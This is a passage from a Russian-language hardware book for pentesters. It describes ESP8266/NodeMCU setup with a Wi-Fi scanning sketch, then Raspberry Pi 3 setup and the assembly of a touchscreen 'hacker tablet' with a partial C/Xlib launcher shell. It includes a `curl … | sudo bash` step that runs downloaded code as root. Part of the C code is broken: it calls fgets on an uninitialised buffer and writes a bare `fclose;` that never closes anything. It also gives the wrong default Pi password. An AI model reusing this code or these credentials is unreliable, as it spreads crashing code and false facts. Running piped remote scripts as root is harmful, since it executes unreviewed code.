- 14 портов ввода-вывода (из них возможно использовать 11), SPI, I^2C, I^2S, UART, 10-bit АЦП.
- Питание 2,2–3,6 В. Потребление до 200 мА в режиме передачи, 60 мА в режиме приема, 40 мА в режиме ожидания. Режим пониженного потребления с сохранением соединения с точкой доступа ~1 мА, режим глубокого сна 0.1 мкА.

Микроконтроллер не имеет на кристалле пользовательской энергонезависимой памяти. Исполнение программы ведется из внешней SPI ПЗУ путём динамической подгрузки требуемых участков программы в кэш инструкций. Подгрузка идет аппаратно, прозрачно для программиста. Поддерживается до 16 МБ внешней памяти программ. Возможен Standard, Dual или Quad SPI-интерфейс.

Производитель не предоставляет документации на внутреннюю периферию микроконтроллера. Вместо этого он дает набор библиотек, через API которых программист получает доступ к периферии. Поскольку эти библиотеки интенсивно используют ОЗУ контроллера, то производитель в документах не указывает точное количество ОЗУ на кристалле, а только приблизительную оценку того количества ОЗУ, что останется пользователю после линковки библиотек, – порядка 50 кБ. Энтузиасты, исследовавшие библиотеки ESP 8266, предполагают, что он содержит 32 кБ кэша инструкций и 80 кБ ОЗУ данных.

Источник исполняемой программы ESP 8266 задается состоянием портов GPIO0, GPIO2 и GPIO15 в момент окончания сигнала Reset (то есть подачи питания). Наиболее интересны два режима: исполнение кода из UART (GPIO0 = 0, GPIO2 = 1 и GPIO15 = 0) и из внешней ПЗУ (GPIO0 = 1, GPIO2 = 1 и GPIO15 = 0). Режим исполнения кода из UART используется для перепрошивки подключенной флеш-памяти, а второй режим – штатный, рабочий.

NodeMCU – это, по сути, плата расширения, на которую устанавливается ESP 8266. Основное предназначение NodeMCU – это Интернет вещей (рис. 2.30).




Рис. 2.30. Плата NodeMCU

Для этого плата имеет microUSB-разъем, что избавляет пользователя от необходимости самостоятельно обеспечивать микроконтроллер питанием. В качестве недостатка можно указать несколько больший, по сравнению с ESP 8266, размер самой платы. Для тех устройств, которые мы планируем собирать, NodeMCU будет вполне достаточно.

2.4.2. Настройка среды разработки

Для работы с NodeMCU нам потребуется все та же среда разработки Arduino IDE. В ней необходимо перейти в **File → Preferences** (рис. 2.31).




Рис. 2.31. Установка драйверов

Потом переходим в **Tools → Board → Boards Manager** (рис. 2.32).




Рис. 2.32. Выбираем макетную плату

В появившемся окне прокручиваем список вниз к **esp8266 by ESP8266 Community** и выбираем **Установка**.

Запустится процесс установки (рис. 2.33).




Рис. 2.33. Процесс установки

По окончании установки напротив esp8266 появился статус INSTALLED (рис. 2.34).




Рис. 2.34. Успешная установка

Теперь в списке макетных плат появились ESP 8266 и NodeMCU. Выбираем **NodeMCU 1.0** (рис. 2.35).

Рис. 2.35. Выбор платы

Далее можно подключать макетную плату и переходить к записи прошивки.

В случае если плата не подключается и не видится в **Диспетчере устройств**, необходимо установить драйвер ch340g. Например, вот отсюда: `http://arduino-project.net/driver-ch340g/`.

2.4.3. Проверяем корректность работы

Для ESP 8266 проверять корректность работы с помощью мигания встроенным диодом не слишком интересно. Вместо этого я предлагаю поискать с помощью данной платы работающие Wi-Fi-сети. Сделать это можно следующим образом:

```
#include "ESP8266WiFi.h"

void setup() {
   Serial.begin(115200);

   // Set WiFi to station mode and disconnect from an AP if it was previously connected
   WiFi.mode(WIFI_STA);
   WiFi.disconnect();
   delay(100);

   Serial.println("Setup done");
}

void loop() {
   Serial.println("scan start");

   // WiFi.scanNetworks will return the number of networks found
   int n = WiFi.scanNetworks();
   Serial.println("scan done");
   if (n == 0)
      Serial.println("no networks found");
   else
   {
      Serial.print(n);
      Serial.println(" networks found");
      for (int i = 0; i < n; ++i)
      {
         // Print SSID and RSSI for each network found
         Serial.print(i + 1);
         Serial.print(": ");
         Serial.print(WiFi.SSID(i));
         Serial.print(" (");
         Serial.print(WiFi.RSSI(i));
         Serial.print(")");
         Serial.println((WiFi.encryptionType(i) == ENC_TYPE_NONE)?" ":"*");
         delay(10);
      }
   }
   Serial.println("");

   // Wait a bit before scanning again
   delay(5000);
}
```

Для проверки воспользуемся монитором портов. Для этого нужно подключить устройство, записать на него прошивку, а затем в Arduino IDE необходимо выбрать **Инструменты → Монитор порта**. Устройство в процессе работы будет выводить на экран найденные беспроводные сети.

Сейчас мы не будем подробно разбирать, что означает каждая из этих строк, так как позднее мы модифицируем данную программу под наши цели. А теперь нам важно убедиться, что микроконтроллер работает.

2.4.4. Заключение

Макетные платы NodeMCU/ESP 8266 являются довольно интересными и, полагаю, перспективными устройствами, позволяющими за небольшие деньги (менее $3) собрать интересные и нужные устройства. Однако в процессе экспериментов с данной платой я обнаружил (и отзывы на профильных ресурсах в Интернете это подтверждают) проблемы с надежностью ESP 8266. Обычно это выражалось либо в полном выходе из строя всей платы, либо в отказе функционала, отвечающего за работу Wi-Fi. Будем надеяться, что в будущих реализациях разработчики сделают плату более надежной.

2.5. Raspberry Pi 3

Все устройства, которые мы рассматривали до этого момента, были макетными платами, имеющими соответствующие ограничения по мощности и функционалу. Теперь мы перейдем к микрокомпьютерам. Начнем с, пожалуй, наиболее известного устройства данного класса – Raspberry Pi.

2.5.1. Описание микрокомпьютера

Микрокомпьютер Raspberry Pi получил широкое распространение благодаря своей дешевизне и богатым возможностям ведь, будучи размером с кредитную карту, устройство являлось, по сути, компьютером, хоть и с несколько ограниченными вычислительными возможностями, на котором работали многие дистрибутивы Linux.

Микрокомпьютер поставляется в виде платы без корпуса. В качестве жесткого диска у него используется microSD-карта (рис. 2.36).

На момент написания книги последней версией Raspberry Pi была третья версия. Вот ее основные характеристики:

- 64-битный четырехъядерный процессор ARMv8 с тактовой частотой 1,2 ГГц;
- 1 ГБ RAM;
- Wi-Fi-интерфейс 802.11n;
- Bluetooth 4.1;
- Bluetooth с низким энергопотреблением (BLE);
- 4 USB-порта;

- 40 входных/выходных выводов общего назначения (GPIO);
- HDMI-порт;
- порт Ethernet;
- комбинированный разъем 3,5 мм для аудио и видео;
- последовательный интерфейс камеры (CSI);
- последовательный интерфейс дисплея (DSI);
- слот карты памяти (microSD);
- графическое ядро VideoCore IV 3D.




Рис. 2.36. Микрокомпьютер Raspberry Pi

Сейчас Raspberry Pi используют для решения множества различных задач от телевизионных приставок до домашних серверов для управления умным домом.

2.5.2. Устанавливаем ОС

Подготовим операционную систему для работы с Raspberry Pi 3. Как я уже упоминал, для работы Raspberry Pi 3 использует microSD-карту памяти. Я советую не экономить и установить сразу карту не менее 8 ГБ.

Для начала нам необходимо скачать ISO-образ специализированной ОС Raspbian с сайта https://www.raspberrypi.org/downloads/raspbian/. Замечу, что существует множество других дистрибутивов, однако в контексте тех задач, которые мы будем решать дальше, нам потребуется именно эта ОС.

Далее нам необходимо записать загруженный ISO-образ на карту памяти. Сделать это можно с помощью бесплатной утилиты Winimage, доступной по адресу: http://www.winimage.com/download.htm.

Затем просто устанавливаем ее в микрокомпьютер и подключаем питание. В общем случае для первоначальной настройки микрокомпьютера без сети вам необходимо подключить к нему монитор и клавиатуру. Если же есть в наличии доступ в Ethernet с помощью кабеля RG-45, а также в сети ведется

динамическая выдача IP-адресов DHCP (например, с помощью домашнего маршрутизатора), то вам достаточно лишь узнать, какой адрес получило устройство после подключения. Сделать это можно, например, в консоли устройства или сервера, выдающего адреса. Название нового узла будет содержать в себе «raspbian».

Узнав IP-адрес, можно подключиться по SSH. Учетная запись – *pi*, пароль – *raspbian*.

2.5.3. Проверка базовой конфигурации

Получив доступ локально или по SSH, нам необходимо в командной строке выполнить `sudo -i`, получив тем самым полные права, и затем выполнить `uname -a`. В результате мы получили информацию о том, какое ядро у нас установлено.

Как видно, установка ОС на Raspberry Pi достаточно проста и не должна вызывать никаких трудностей.

2.5.4. Собираем хакерский планшет

Прежде чем продолжить свое повествование, хочу заметить, что содержимое следующих двух разделов необязательно для реализации устройства для пентеста на базе Raspberry Pi. Все приведенные в дальнейшем примеры для этого микрокомпьютера будут работать и без дисплея, посредством подключения по SSH. Поэтому если с покупкой описываемого далее touchscreen возникли какие-либо проблемы, то можно обойтись и без него. Однако наличие локальной консоли в виде дисплея позволяет сделать пентест более гибким, поэтому я и собрал свой собственный планшет, о чем и хотел бы рассказать далее.

Но начнем с того, чем плохи мобильные платформы. Мобильные устройства прочно вошли в нашу жизнь. Мы используем их как для развлечения, так и для работы. Смартфоны и планшеты позволяют совершать звонки, записывать и воспроизводить видео, работать в Интернете и выполнять множество других задач. Однако, несмотря на многообразие программного обеспечения как для iOS, так и для Android, существует множество приложений, которые до сих не портировали под мобильные. Прежде всего это различные скриптовые языки и средства разработки. Также не все сетевые утилиты представлены в мобильных ОС. А для того чтобы прослушать передаваемый по сети трафик, в Android к примеру, необходимо наличие прав root. Все эти и многие другие ограничения существенно снижают возможности использования устройств под управлением мобильных ОС.

Проблему мобильных устройств можно, конечно, решать «по старинке», нося с собой ноутбук. Однако не все последние и компактные модели ноутбуков дружат с ОС Linux по причине отсутствия драйверов. А старые модели, на которых Линукс прекрасно работает, обычно громоздки и тяжелы. Ну а кроме того, ноутбуки, как, впрочем, многие модели планшетов и смартфонов, довольно дороги.

Определившись с требованиями к новому устройству, поговорим о том, из каких элементов будет состоять наше устройство. Аппаратных элементов, по сути, только три: микрокомпьютер, touchscreen и аккумулятор (мы же хотим сделать портативное устройство).

Теперь самое сложное – это touschscreen. Дело в том, что при поиске в Интернете вам будут упорно предлагать экраны для Raspberry Pi 2. Однако не все из них подходят для версии 3. Визуально отличительной чертой экранов, совместимых с 3-ей версией, является наличие, параллельно длинной стороне, двух рядов из 20 контактов каждый (рис. 2.37).




Рис. 2.37. Разъемы на «правильном» дисплее

Для своего устройства я использовал модель PiTFT 3.5 (https://www.adafruit.com/products/2441) – 3.5-дюймовый touchscreen. Дисплей размером 3,5 дюйма идеально подходит к плате Raspberry Pi 3, хотя для желающих побольше есть более крупные варианты.

Третьим важным элементом нашего устройства является аккумулятор. Здесь есть определенные требования не только по выдаваемой Power bank силе тока. Для того чтобы устройство могло стабильно работать, выдаваемая аккумулятором сила тока должна быть не менее одного ампера. Попытки использовать источники питания с меньшей силой тока могут привести к нестабильной работе дисплея. После экспериментов с грамоздкими Power bank я стал использовать вот такой аккумулятор: Lithium Battery Pack Expansion Board Power Supply with Switch for Raspberry Pi 3,2.

Определившись с деталями, перейдем к сборке. Процесс установки дисплея на плату Raspberry достаточно прост, необходимо лишь правильно совместить контакты и аккуратно соединить дисплей и плату. При этом микрокомпьютер, естественно, должен быть отключен от питания. Здесь не получится

что-либо перепутать. Более интересным является настройка программного обеспечения, так как возможны два варианта. Первый – это скачать специальную версию ОС Raspbian, в которой уже установлены необходимые драйверы экрана. Второй – это устанавливать все необходимое ПО на свою операционную систему. Каждый из них имеет свои достоинства и недостатки.

Предлагаемая версия ОС является не самой последней, в связи с чем возможно, что не все те программы, которые вы будете впоследствии устанавливать, будут корректно работать. Выполнение `sudo apt-get update`, скорее всего, не приведет к каким-либо проблемам с работой экрана. По крайней мере, у меня все работало штатно. А вот выполнять `sudo apt-get upgrade` нельзя ни в коем случае, так как после такого обновления, при первой же перезагрузке, ваш Raspberry «забудет» о подключенном экране.

Второй вариант требует выполнения определенных действий для установки необходимого ПО, которые я опишу чуть ниже.

А для начала рассмотрим первый вариант. Сначала скачиваем специализированную ОС: https://learn.adafruit.com/adafruit-pitft-28-inch-resistive-touchscreen-display-raspberry-pi/easy-install. Далее по аналогии с предыдущим разделом записываем дистрибутив на microSD. Устанавливаем карту и включаем питание.

Экран должен несколько секунд быть белым, затем вывести несколько строк диагностической информации о состоянии загрузки, и потом должен высветиться оконный интерфейс.

Итак, мы получили карманный компьютер с дисплеем. Подключим его к сети либо с помощью сетевого кабеля, либо с помощью Wi-Fi. Второй способ, естественно, более предпочтителен – у нас же мобильное устройство.

Но неотъемлемой частью любого планшетного устройства является экранная клавиатура. Здесь по умолчанию ее нет, поэтому нам придется ее установить. Сделать это можно следующим образом:

```
$sudo apt-get install matchbox-keyboard
```

Запустить установленную клавиатуру можно с помощью команды

```
$matchbox-keyboard
```

Мы собрали свой планшет для пентеста.

Однако, возможно, у читателя есть свои предпочтения в части операционных систем для проведения теста на проникновение. Тогда он может установить свою ОС на Raspberry и затем поставить драйверы дисплея.

Для начала нам потребуются клавиатура и мышь для выполнения команд, так как дисплей будет пока недоступен. Также должен быть доступ в Интернет. В качестве альтернативы можно воспользоваться доступом по SSH.

Прежде всего выполним команду обновления:

```
$sudo apt-get update
```

Далее нам необходимо скачать обновления для ядра:

```
$curl -SLs https://apt.adafruit.com/add-pin | sudo bash
```

Потом установим ядро:

```
$sudo apt-get install raspberrypi-bootloader
```

Данный процесс займет около 20 минут. В результате мы получим два ядра (версии 6 и 7 arm) и 2 каталога с модулями данных ядер. ***Не используйте rpi-update!***

Далее правим /boot/config.txt:

```
$sudo nano /boot/config.txt
```

и добавляем в него следующие строки:

```
[pi1]

device_tree=bcm2708-rpi-b-plus.dtb

[pi2]

device_tree=bcm2709-rpi-2-b.dtb

[all]

dtparam=spi=on

dtparam=i2c1=on

dtparam=i2c_arm=on

dtoverlay=pitft28r,rotate=90,speed=32000000,fps=20
```

Обратим внимание на содержимое последней строки. В ней `rotate` определяет, на сколько градусов можно поворачивать экран:

- 0 для портретного расположения;
- 90 для альбомного;
- 180 и 270 соответственно для перевернутого варианта работы экрана.

Значение `speed` определяет скорость обмена драйвера с экраном 32 МГц (32000000), это хорошая скорость, однако в случае проблем ее можно снизить, указав 16 МГц (16000000).

Далее сохраняем файл и перезагружаемся.

```
$sudo reboot
```

После перезагрузки экран должен сначала несколько секунд быть белого цвета, а затем стать черным. Переключение цветов будет означать что ядро обнаружило дисплей. В случае если экран так и остался белым значит у вас либо проблемы с физическим подключением экрана, либо с ядром. Прежде

всего проверьте, правильно ли подключены контакты между экраном и Raspberry.

Пока у нас ничего не должно отображаться на дисплее, поэтому нам снова потребуется подключение консоли или доступ по SSH.

Выполним следующие команды для запуска оконного интерфейса:

```
$sudo mv /usr/share/X11/xorg.conf.d/99-fbturbo.conf ~

$export FRAMEBUFFER=/dev/fb1

$startx
```

На дисплее должен появиться рабочий стол X window. Далее нам необходимо включить поддержку нашего дисплея при каждой загрузке. Для этого нажмем **Ctrl+C** на консоли для выхода из оконного интерфейса и продолжим настройку.

```
$sudo nano /etc/modules
```

Добавим в конец файла строку:

```
stmpe-ts on
```

Сохраним изменения в файле и снова перезагрузим наш Raspberry.

Теперь нам доступен функционал touchscreen, однако вам, вероятно, необходимо его откалибровать. Сделать это можно следующим образом:

```
$sudo mkdir /etc/X11/xorg.conf.d

$sudo nano /etc/X11/xorg.conf.d/99-calibration.conf
```

В данный файл необходимо добавить следующие строки:

```
Section "InputClass"

Identifier "calibration"

MatchProduct "stmpe-ts"

Option "Calibration" "3800 200 200 3800"

Option "SwapAxes" "1"

EndSection
```

Снова запускаем X window с помощью команды:

```
FRAMEBUFFER=/dev/fb1 startx
```

Проверяем калибровку экрана. Как видно, эти действия не очень сложны и вполне под силу даже новичку.

Далее нам необходимо установить экранную клавиатуру по аналогии с первым вариантом. Сделать это можно следующим образом:

```
$sudo apt-get install matchbox-keyboard

$matchbox-keyboard
```

Единственное дополнение, которое я бы рекомендовал сделать для оптимизации работы по беспроводным сетям, – это подключить внешнюю антенну. ОС Raspbian прекрасно работает с недорогой антенной ALFA AWUS036NH 2000.

Что делать в случае, если что-то пошло не так? У нашего планшета есть два основных симптома болезни: это если при загрузке экран белого цвета или если мигает курсор, но в любом случае ничего дальше не грузится. В первом случае у нас не хватает силы тока. Померить силу тока, которую дает источник, можно с помощью вот такого «проточного» амперметра (рис. 2.38).

Рис. 2.38. Амперметр

Нам нужно не меньше ампера. Однако в случае если вы будете использовать другую внешнюю антенну или еще какую-либо периферию, то требования к силе тока могут быть и больше. Кстати, такой амперметр может пригодиться и при сборке других устройств для подбора источников питания.

Второй вариант – мигающий курсор. Здесь проблема кроется уже в программной части. Возможно, какая-либо программа повредила критичные файлы операционной системы или драйверы.

Для того чтобы минимизировать потери от таких сбоев, я рекомендую перед каждой установкой какой-либо программы делать бэкап. Для этого необходимо просто из выключенного устройства вынуть карту памяти и с помощью WinImage переписать образ на компьютер. Для восстановления выполняем обратные действия.

2.5.5. Пишем удобный Shell

Немного попользовавшись нашим планшетом, вы наверняка поняли, что в таком виде он мало пригоден для работы: маленький экран, при наборе ко-

манд пол-экрана занимает клавиатура, трудно нажать нужную экранную клавишу. Решать эти проблемы можно различными способами. Можно управлять Raspberry удаленно, например с ноутбука или планшета (только обязательно с большим экраном), а touchscreen использовать только для локальной настройки, то есть крайне редко. Можно попробовать купить компактную клавиатуру, не пользовался, но, наверное, в природе существуют. Но маленькая клавиатура не сможет полностью решить проблему маленьких клавиш.

Наконец, можно написать свою собственную оболочку, на которой будут просто большие кнопки, каждая из которых будет вызывать нужную утилиту или скрипт. Например, одной кнопкой мы обновляем информацию по текущему IP-адресу на wlan0, другой вызываем Wireshark, третьей Nmap и так далее.

Далее приводится код программы, являющейся, по сути, Proof of Concept, то есть некоторой концепцией, на основе которой читатель уже может самостоятельно написать собственный Shell.

Программа написана на C, так что для ее доработки вам необходимо хорошо знать этот язык программирования. После компиляции и запуска вы увидите рабочее окно и две кнопки, на первой будет выведен текущий IP-адрес интерфейса wlan0. Нажатие на эту кнопку приведет к закрытию окна. Вторая кнопка – с надписью «Keyboard». Нажатие на нее приведет к запуску экранной клавиатуры.

Так как обучение программированию не является целью данной книги, я не стал комментировать каждую строку, ограничившись лишь комментированием фрагментов, связанных с созданием кнопок и обработкой событий.

```
#include <X11/Xlib.h>
#include <X11/Xutil.h>
#include <X11/Xresource.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>


#define DefGC(dpy) DefaultGC(dpy, DefaultScreen(dpy))

typedef void (*Callback)(void *cbdata);

typedef struct Button Button;
struct Button {
        XChar2b * text;
        int text_width;
        int font_ascent;
        int width, height;
        unsigned long border, background, foreground;
        void *cbdata;
        Callback buttonRelease;
};

int XChar2bLen(XChar2b *string){
```

```
        int j = 0;
        for(j = 0; string[j].byte1 || string[j].byte2; j ++ )
                        ;
        return j;
}

int utf8toXChar2b(XChar2b *output_r, int outsize, const char *input, int inlen){
        int j, k;
        for(j = 0, k = 0; j < inlen && k < outsize; j ++){
                unsigned char c = input[j];
                if (c < 128)  {
                        output_r[k].byte1 = 0;
                        output_r[k].byte2 = c;
                        k++;
                } else if (c < 0xC0) {
                        /* we're inside a character we don't know  */
                        continue;
                } else switch(c&0xF0){
                case 0xC0: case 0xD0: /* two bytes 5+6 = 11 bits */
                        if (inlen < j+1){ return k; }
                        output_r[k].byte1 = (c&0x1C) >> 2;
                        j++;
                        output_r[k].byte2 = ((c&0x3) << 6) + (input[j]&0x3F);
                        k++;
                        break;
                case 0xE0: /* three bytes 4+6+6 = 16 bits */
                        if (inlen < j+2){ return k; }
                        j++;
                        output_r[k].byte1 = ((c&0xF) << 4) + ((input[j]&0x3C) >> 2);
                        c = input[j];
                        j++;
                        output_r[k].byte2 = ((c&0x3) << 6) + (input[j]&0x3F);
                        k++;
                        break;
                case 0xFF:
                        /* the character uses more than 16 bits */
                        continue;
                }
        }
        output_r[k].byte2 = 0;
        output_r[k].byte1 = 0;
        return k;
}

unsigned long getColour(Display *dpy,  XrmDatabase db, char *name,
                        char *cl, char *def){
        XrmValue v;
        XColor col1, col2;
        Colormap cmap = DefaultColormap(dpy, DefaultScreen(dpy));
        char * type;

        if (XrmGetResource(db, name, cl, &type, &v)
```

```
                        && XAllocNamedColor(dpy, cmap, v.addr, &col1, &col2)) {
        } else {
                XAllocNamedColor(dpy, cmap, def, &col1, &col2);
        }
        return col2.pixel;
}

XFontStruct *getFont(Display *dpy, XrmDatabase db, char *name,
                char *cl, char *def){
        XrmValue v;
        char * type;
        XFontStruct *font = NULL;

        if (XrmGetResource(db, name, cl, &type, &v)){
                if (v.addr)
                        font = XLoadQueryFont(dpy, v.addr);
        }
        if (!font) {
                if (v.addr)
                fprintf(stderr, "unable to load preferred font: %s using fixed\n", v.addr);
                else
                fprintf(stderr, "couldn't figure out preferred font\n");
                font = XLoadQueryFont(dpy, def);
        }
        return font;
}


typedef struct exitInfo ExitInfo;
struct exitInfo {
        Display *dpy;
        XFontStruct *font;
};

/*
Процедура   PressButton2 после вызова закрывает окно
*/

void PressButton2(void *cbdata){
        ExitInfo *ei = (ExitInfo*)cbdata;
        XFreeFont(ei->dpy, ei->font);
        XCloseDisplay(ei->dpy);
        exit(0);
}

/*
Процедура PressButton1 после вызова запускает экранную клавиатуру
*/

void PressButton1(void *cbdata){
   FILE *fp;
   char *buf;
```

```
    int size=1024;
    fp = popen("sudo matchbox-keyboard", "r");
    if (!fp)   exit(0);
    fgets(buf, size, fp);
    fclose;
    exit(0);
}


void createButton(Display *dpy, Window parent, char *text, XFontStruct *font,
                int x, int y, int width, int height,
                unsigned long foreground, unsigned long background, unsigned long border,
                        XContext ctxt, Callback callback, void *cbdata){
        Button *button;
        Window win;
        int strlength = strlen(text);

        win = XCreateSimpleWindow(dpy, parent, x, y, width, height,
                2, border, background); /* borderwidth, border and background colour */
        if (!win) {
                fprintf(stderr, "unable to create a subwindow\n");
                exit(31);
        }

        button = calloc(sizeof(*button), 1);
        if (!button){
                fprintf(stderr, "unable to allocate any space, dieing\n");
                exit(32);
        }

        button->font_ascent = font->ascent;

        button->text = malloc(sizeof(*button->text) * (strlength+1));
        if (!button->text){
                fprintf(stderr, "unable to allocate any string space, dieing\n");
                exit(32);
        }
        strlength = utf8toXChar2b(button->text, strlength, text, strlength);
        button->text_width = XTextWidth16(font, button->text, strlength);
        button->buttonRelease = callback;
        button->cbdata = cbdata;
        button->width = width;
        button->height = height;
        button->background = background;
